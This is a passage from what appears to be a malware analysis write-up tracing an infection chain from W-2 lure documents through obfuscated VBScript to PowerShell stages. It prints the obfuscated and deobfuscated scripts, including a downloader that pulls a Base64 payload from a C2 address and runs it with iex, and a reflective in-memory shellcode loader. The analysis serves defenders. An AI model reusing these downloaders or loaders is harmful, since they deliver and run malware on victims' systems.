d Control Number		
e Employees Name, Address and Zip code MURRAY LOGAN ELECTRICALS AND WIRING 10227 W 8 MILE RD DETROIT, MI 48221		
7 Social security tips	8 Allocated tips	9
10 Dependant care benefits	11 Non qualified plans	12a Code see inst for box 12
13 Statutory employee	14 Others	12b Code
Retirement plan		12c Code
Third party stick pay		12d Code
15 State [redacted] / Employers State ID number [redacted]	16 State wages, tips, etc [redacted]	17 State income tax [redacted]
18 Local wages, tips, etc	19 Local income tax	20 Locality name


Form W-2 Wage and Tax Statement 2022 Dept. of the Treasury -- IRS
This information is being furnished to the Internal Revenue Service.

Figure 3: A sample of various lure documents

Next, let's circle back to the downloaded .VBS script that gets downloaded and executed just before the lure document opens.

Stage 2: VBS script execution

The VBS script that gets executed from the shortcut file, "Sammenstyrtningens242.vbs" is heavily obfuscated. It contains mostly nonsensical comments, likely to try to bypass or confuse AV detection.




```
Tributarilyslipove = FormatDateTime("4/4/4")

'Trimpregneringers Tenontoplasty Vandrefugles dekagrammenes Emneomraade Ekspansionernes Voluming Gnashing Amboltene
'Edgingly Loyalises Temple Checkmating Hydrophobia18 Opfindsomheds Badehusenes Electrocratic66
'Mlkevejes Blindlandinger Usvigelighed Indemonstrability16 Successionally39
'Detoxicant Carvers Slaglngde Reacclimatises Genarcha Anaesthetisers81
'Tvang aphacia Wadmols Zygopteran
'Udspillede saarskorpe Clavatin Symplast Triangulately Trissedes Gallauniformernes Moritss Drueligt Covariants
'Entour Bortforpagtningerne Trihalid Stnkskrmes fdselshjlpens Oculists Rooed
'Helaarsbeboelsens41 Bels Gugal Pechys Allheals Eksorbitant Rumnere Splenonephric Opdyrkende Sarcoenchondromas
'Primitivest Supprimerer Rottefldens Nymarxisten14 Nstkommende Mesomorphy Regionplanchef argumentlister Foderautomatern
'Unbigged Retsidernes Knitster Videreudviklet209
'Sympathique Madi Sammentrng Guglielmo117 Glatsleben Postuleres Teknologiserings Fastansat
'Udtrrede Bavn roningens Brugerbetingelser
'Adequacy Beredskabsstyrkerne Divisionism Surring Calumniating Housekeeping8 Vandforureningernes Karaktertrkkene226 Pro
'Flleskriteriernes Arbejdsprocessernes Gsterne Stueetagen
'Tvangsmidler Unsearching Gyldighedsomraades192 Tndrrsngler Nectonema Saddlebow Sarcasm Vddelbshest Fathomer Underadjus
'Nonsolidly143 Blatter Mucocutaneous Natters Hovekatalog Stenfri Tydeligeres Anacrotism Aflaasningens
'Elon Truels182 Fedeste Socialforvaltninger120 Scrambled15 Presupplicating Staalvrksarbejderen
'Sull spurveungernes varnishingday Uddered65 Uudtmmeliges Deliberator Kontokunden Scraggliest
By2 = By2 & "Function Unrhe9 ([String]$Unethyla){For($Uoverst=1; $Uoverst -lt $Unethyla.Length-1; $Uoverst+=(1+1)){$Tol
By2 = By2 & " t tLp :B/r/S5P.P8N. "
By2 = By2 & "8F. 1 0B0c/ sKiGgCn aCl /CTKr a vHeSr s eSr . d wDpD "
By2 = By2 & "';$Told01=Unrhe9 'BiEeDx  ';$Pixysunl194 = Unrhe9 ' \ sByUs wDo wB6 4 \TWSi nFd ogwDsNPRoRwBeFrPSMhCeKlAl
By2 = By2 & "MsNhBe lSl .UeSx e  ';.($Told01) (Unrhe9 ' $VCSoCePr c i oRnRaO2t=R$PeGn vT: wIiBn dVikrH ') ;.($Told01) (
By2 = By2 & " 4  ') ;.($Told01) (Unrhe9 'H$LTBu bKeHrS  =   (E(EgTwDm il TwBiDnR3f2S_ p rEo c eVsRsD  -EFS  PTr oKc eRs
By2 = By2 & "BiqtF  [ScOh aWrO]a3K4l ');.($Told01) (Unrhe9 ' $ ETlFlSeBv tSe bKe  B=E  $BT upb ePrB[E$ TDuAbKe r . c oK
By2 = By2 & "01) (Unrhe9 ' $ F o rDj = (KTBeAsBt -PP aHt h  O$ PGiTx y sNuKnSlD1 9 4D)  D-BASnP"
By2 = By2 & "dC P( [ IMn tJP t r ] :F:UsAiFzSeD J-Ae q   8 )  ') ;if ($Forj) {.$Pixysunl194 $Ellevtebe;"
By2 = By2 & "} else {;$Told00=Unr"
By2 = By2 & "he9 'PS tSaurSt -TBBiRt s T r a nRs fMeGrM U-LS o u r cFeS  $ OFl dPtKiCdSs mNiA N- DPeAsotuiSnBa tUiToSnA
```

Figure 4: Obfuscated VBScript example

As you can see in the figure above, there is a concatenated PowerShell script contained within the VB script file. This gets executed by the default PowerShell.exe process.

Stage 3: PowerShell execution


The obfuscation methods used in this PowerShell script are a bit unconventional. It involves a function that manipulates any string called into it. Each of the strings (represented in green) are passed into the function “Unrhe9” and converted into valid PowerShell syntax that can then be executed.



```
Function Unrhe9 ([String]$Unethyla){
    For($Uoverst=1;
    $Uoverst -lt $Unethyla.Length-1;
    $Uoverst+=(1+1)){$Told=$Told+$Unethyla.Substring($Uoverst, 1)};
    $Told;
}

$Oldtidsmi=Unrhe9 'Ph t tLp :B/r/S5P.P8N. 8F. 1 0B0c/ sKiGgCn aCl /CTKr a vHeSr s eSr . d wDpD ';
$Told01=Unrhe9 'BiEeDx  ';
$Pixysunl194 = Unrhe9 ' \ sByUs wDo wB6 4 \TWSi nFd ogwDsNPRoRwBeFrPSMhCeKlAl \ v 1D.U0R\CpCo w eVrMsNhBe lSl .UeSx e  ';
.($Told01) (Unrhe9 ' $VCSoCePr c i oRnRaO2t=R$PeGn vT: wIiBn dVikrH ') ;
.($Told01) (Unrhe9 'F$MPDiEx yCsPuPnAl 1R9 4F=d$UC oSe r c iUo n aA2C+B$SPSiFxMy s uMn l 1 9 4  ') ;
.($Told01) (Unrhe9 'H$LTBu bKeHrS  =   (E(EgTwDm il TwBiDnR3f2S_ p rEo c eVsRsD  -EFS  PTr oKc eRs s I d = $R{MPAI D }M) . C o m m
.($Told01) (Unrhe9 ' $ ETlFlSeBv tSe bKe  B=E  $BT upb ePrB[E$ TDuAbKe r . c oKu n tD-A2S]  ');
.($Told01) (Unrhe9 ' $ F o rDj = (KTBeAsBt -PP aHt h  O$ PGiTx y sNuKnSlD1 9 4D)  D-BASnPdC P( [ IMn tJP t r ] :F:UsAiFzSeD J-Ae q
if ($Forj) {
    .$Pixysunl194 $Ellevtebe;
} else {
    $Told00=Unrhe9 'PS tSaurSt -TBBiRt s T r a nRs fMeGrM U-LS o u r cFeS  $ OFl dPtKiCdSs mNiA N- DPeAsotuiSnBa tUiToSnA s$TCso e
    .($Told01) (Unrhe9 ' $ CGo eRr cCiGoJn aU2 =B$Se nRvT: a p pKd aAtVa  ') ;
    .($Told01) (Unrhe9 ' I mNpNoHrMtD-RM o dIuCl et  BDi tEsRTdrPaPn s f eAr  ') ;
    $Coerciona2=$Coerciona2+'\Kommaerp.ema';
    while (-not $Egaliser) {
        .($Told01) (Unrhe9 'S$ E g afluiUsUe rK= (BT eDspt - PMaGt hR  $SCBo e rEcAi o n a 2O)D ') ;
        .($Told01) $Told00;
        .($Told01) (Unrhe9 ' SSt aCr tP- S lCe eAp  E5  ');
    }
    .($Told01) (Unrhe9 ' $ URnVr hReV  =  OGBeHtQ-BC oSn tJeCnTt  F$MCLoMeSr cFi oPnPaG2  ');
    .($Told01) (Unrhe9 'K$ MGo aEt iPnMg hS B=  S[ISPyHs t eFmG.SC o nPvPeAr tD] :S:HFNr o m BBa s eP6 4MSCtVrCiFn g ( $ U nRr h eB
    .($Told01) (Unrhe9 'T$STao lLd 2D  =D f[ SPyssKtFeNmB.STSe xPtR.ME nBc oPdViun gT] :P:BAAS CSIBI . GpeOtFS tFr ihnSg ( $ MIoKa
    .($Told01) (Unrhe9 'T$PASs tCrLo l o g iS=P$ T o lPd 2C.Ws u b s t rRiGnAgC( 1 8G3 9 8T3p,S1S9N7A2N5K)P ');
    .($Told01) $Astrologi;
}
```

Figure 5: Obfuscated PowerShell script extracted from VB code

The deobfuscated version of the PowerShell script gives us a bit better understanding as to the script’s intent. Overall, the script is quite interesting due to the fact that each line gets invoked individually. Technically, the invokes could be dropped to further enhance readability.



```
Function Unrhe9 ([String]$Unethyla){
    For($Uoverst=1;
    $Uoverst -lt $Unethyla.Length-1;
    $Uoverst+=(1+1)){$Told=$Told+$Unethyla.Substring($Uoverst, 1)};
    $Told;
}
$Oldtidsmi='http://5.8.8.100/signal/Traverser.dwp';
$Told01='iex'
$Pixysunl194='\syswow64\WindowsPowerShell\v1.0\powershell.exe';
.iex($Coerciona2=$env:windir) ;
.iex($Pixysunl194=$Coerciona2+$Pixysunl194);
.iex($Tuber = (gwmi win32_process -F ProcessId=${PID}).CommandLine) -split [char]34);
.iex($Ellevtebe = $Tuber[$Tuber.count-2);
.iex($Forj=(Test-Path $Pixysunl194) -And ([IntPtr]::size -eq 8)) ;
if ($Forj) {
    .$Pixysunl194 $Ellevtebe;
} else {;
$Told00=Start-BitsTransfer -Source $Oldtidsmi -Destination $Coerciona2;
.iex($Coerciona2=$env:appdata) ;
.iex(Import-Module BitsTransfer) ;
$Coerciona2=$Coerciona2+'\Kommaerp.ema';
while (-not $Egaliser) {.iex($Egaliser=(Test-Path $Coerciona2)) ;
.iex($Told00);
.($Told01) (Start-Sleep 5);
}
.iex($Unrhe = Get-Content $Coerciona2);
.iex($Moatingh = [System.Convert]::FromBase64String($Unrhe));
.iex($Told2 = [System.Text.Encoding]::ASCII.GetString($Moatingh));
.iex($Astrologi=$Told2.substring(183983,19725));
.iex($Astrologi);
}
```

Figure 6: Deobfuscated PowerShell script

Compounding the variables in the deobfuscated version of the script we get the final few commands that kick off the next phase of code execution.

Start-BitsTransfer -Source “hxxp://5.8.8[.]100/signal/Traverser.dwp” -Destination $env:appdata\Kommaerp.ema


$Unrhe = Get-Content $env:appdata\Kommaerp.ema
$Moatingh = [System.Convert]::FromBase64String($Unrhe));
$Told2 = [System.Text.Encoding]::ASCII.GetString($Moatingh))
$Astrologi=$Told2.substring(183983,19725));
iex($Astrologi)

The same C2 server is now contacted once again to download the file Kommaerp.ema and save it to the user’s Appdata directory (“C:\Users\username\AppData\Roaming”). The file is downloaded using the Start-BitsTransfer PowerShell module.

The Kommaerp.ema file contains a giant Base64 string that gets decoded and parsed by the next few lines of code. The last line simply invokes whatever contained PowerShell code is present as a result as represented by the $Astrologi variable.

Stage 4: PowerShell execution


The next phase of PowerShell execution is derived from the $Astrologi variable as we discovered in the previous stage. Once again, we see another massively obfuscated script as shown in the figure below.



```
<#Reempha Aggrega Brunstig Besindend #>
Function Elkaunq02([String]$Packagero) {
#Kikrt Brobaneunh Flagequil Angari Stranda Demar Karike Angaran Shoel hand brddestab Typhaceou
$Kongsgaa = New-Object byte[] ($Packagero.Length / 2)
#Angl Mlkevejesg Drmmeanal Dokt Umyndiggr Purpur Mdethomile Fanf Sugem Poly Indvik Over Suba Ud
For($Stets=0; $Stets -lt $Packagero.Length; $Stets+=2){
#Brnehjlpsd Cloddishn Uvor Truba Tori Hummen Speechifi Strapp Aymaszo Grusn Cynoi Alcyonari Udv
$Kongsgaa[$Stets/2] = [convert]::ToByte($Packagero.Substring($Stets, 2), 16)
#Trissedes Boffinfai Snftetb Brne Angstful Unext Stereoiso Ringines Undi Efterretni Misagentna

$Kongsgaa[$Stets/2] = ($Kongsgaa[$Stets/2] -bxor 12)
}
#Nonp Plje Udpla Foxit Preassert Delstens Cogover Antisexkr Aands virgoul Simples dvrgk Slutmr
[String][System.Text.Encoding]::ASCII.GetString($Kongsgaa)
}
#Thalwegf Billiarder Dambruge Gyes Biom Twis Afskrivni Mounta Goat Uddannelse Smagtefejl notifi
ls Uspi Drkikke Lobsterme Fusedn Cochle Carbazi Gulsoterne
$Fejlret0=Elkaunq02 '5F757F78696122686060'
#Tjrnes Stop Overfeel Myxedemat Vidne Sacc Vikt synsm Negrep Flokk Famousn Predesigna Paabudden
$Fejlret1=Elkaunq02 '41656F7E637F636A78225B65623F3E2259627F6D6A69426D78657A694169786463687F'
#Absinthi styingm Social Acuclo Punctili Quadrul Andengrad Storm Dagrejser Indsko Bruskstee Pre
ion frdi Stia Indbri Enhalosage
$Fejlret2=Elkaunq02 '4B69785C7E636F4D68687E697F7F'
#Underpr Observa Aftenhimle Ondometer Shitsto Skdefra herredsti Homonymets Alumin Bovnendes dus
$Fejlret3=Elkaunq02 '5F757F786961225E7962786561692245627869 7E637C5F697E7A656F697F22446D62686069
#Yoghou Flighting Distressf Chrysanth Sidsersu Dyrtid Nonsuppl Bastillio Circ Mauxquin Chaluppe
```

Figure 7: Stage4 obfuscated PowerShell script

Similar to what we saw in stage 3, obfuscation is mainly handled by a primary function that decodes all of the passed in strings throughout the remainder of the script. Manually deobfuscating the strings using the "Elkaunq02" function makes the PowerShell script a bit more readable.



```
function Elkaunq05 ($Unco, $Yettsti) {
    $udspalten = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split(\)[-1].E
    $Skudderm = $udspalten.GetMethod(GetProcAddress, [Type[]] @(System.Runtime.InteropServices.HandleRef, string))
    return $Skudderm.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef(

function Elkaunq04 {
    Param (
        [Parameter(Position = 0)] [Type[]] $Creso,[Parameter(Position = 1)] [Type] $Protolop = [Void]
    )

    $Affineun = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName(ReflectedDelegate)), [Sy
    $Affineun.DefineConstructor(RTSpecialName, HideBySig, Public, [System.Reflection.CallingConventions]::Standard, $Creso).SetImple
    $Affineun.DefineMethod(Invoke, Public, HideBySig, NewSlot, Virtual, $Protolop, $Creso).SetImplementationFlags(Runtime, Managed)

    return $Affineun.CreateType()

}

$Emphyse = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Elkaunq05 USER32 ShowWindow), (Elkaunq04 @([IntP
$Passioners = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Elkaunq05 kernel32 GetConsoleWindow), (Elkaun

$Emphyse.Invoke($Aleksandr, 0)                     $Moatingh - passed in from Stage 3

[System.Runtime.InteropServices.Marshal]::Copy($Moatingh, 0,  ([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPoint

[System.Runtime.InteropServices.Marshal]::Copy($Moatingh, 657, ([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPoin
$Shuntvent = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Elkaunq05 USER32 CallWindowProcA), (Elkaunq04 (

$Shuntvent.Invoke(([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Elkaunq05 kernel32 VirtualAlloc), (Elkau
```

Figure 8: Stage 4 deobfuscated PowerShell script in-memory binary execution

If you're familiar with PowerShell in-memory code execution, the code above should look familiar. Similar versions of the same code have been seen in the wild executing a wide range of attacks from Cobalt Strike, to a wide range of backdoor RAT malware including Kovter. It essentially leverages .NET API functionality to allocate memory space for a payload that will be executed within the new memory space.

A new thread is then spawned from our original process containing the payload data. The data in this case is contained inside the $Moatingh variable. This variable was instantiated during stage 3 of the attack. If you look back, you'll notice the variable is set to the Base64 decoded value of the download file "Kommaerp.ema".

